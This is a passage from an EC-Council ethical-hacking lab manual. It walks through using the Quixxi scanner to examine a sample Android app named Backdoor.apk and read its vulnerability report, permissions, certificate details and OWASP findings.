


Figure 2.2.2: Choose an action pop-up

6. The **Downloads** screen appears; double-click **Backdoor.apk**.
7. Quixxi starts scanning the selected APK file (**Backdoor.apk**) for vulnerabilities.




Figure 2.2.3: Quixxi scanning for vulnerabilities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Analyze the Scan Result

8. After the scan finishes, **Vulnerability Scan Report: A Summary** appears displaying the application name, vulnerabilities scanned, high severity threats, etc., as shown in the screenshot.




Figure 2.2.4: Quixxi Scan Report

9. Click to expand **Permissions Used** node to view the permissions.




Figure 2.2.5: Permissions Used section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Scroll-down, click to expand **CERTIFICATION INFORMATION** node to view certification details.





Figure 2.2.6: CERTIFICATE INFORMATION

11. Scroll-down further to view the OWASP information such as **Issue**, **Severity**, **Assessment Status**, **CWE**, **Exploits**, etc.



🗁 You can also use other Android vulnerability scanners such as **X-Ray** (https://duo.com), **Vulners Scanner** (https://play.google.com), **Shellshock Vulnerability Scan** (https://play.google.com), **Yaazhini** (https://www.vegabird.com), and **Quick Android Review Kit (QARK)** (https://github.com) to analyze malicious apps for vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

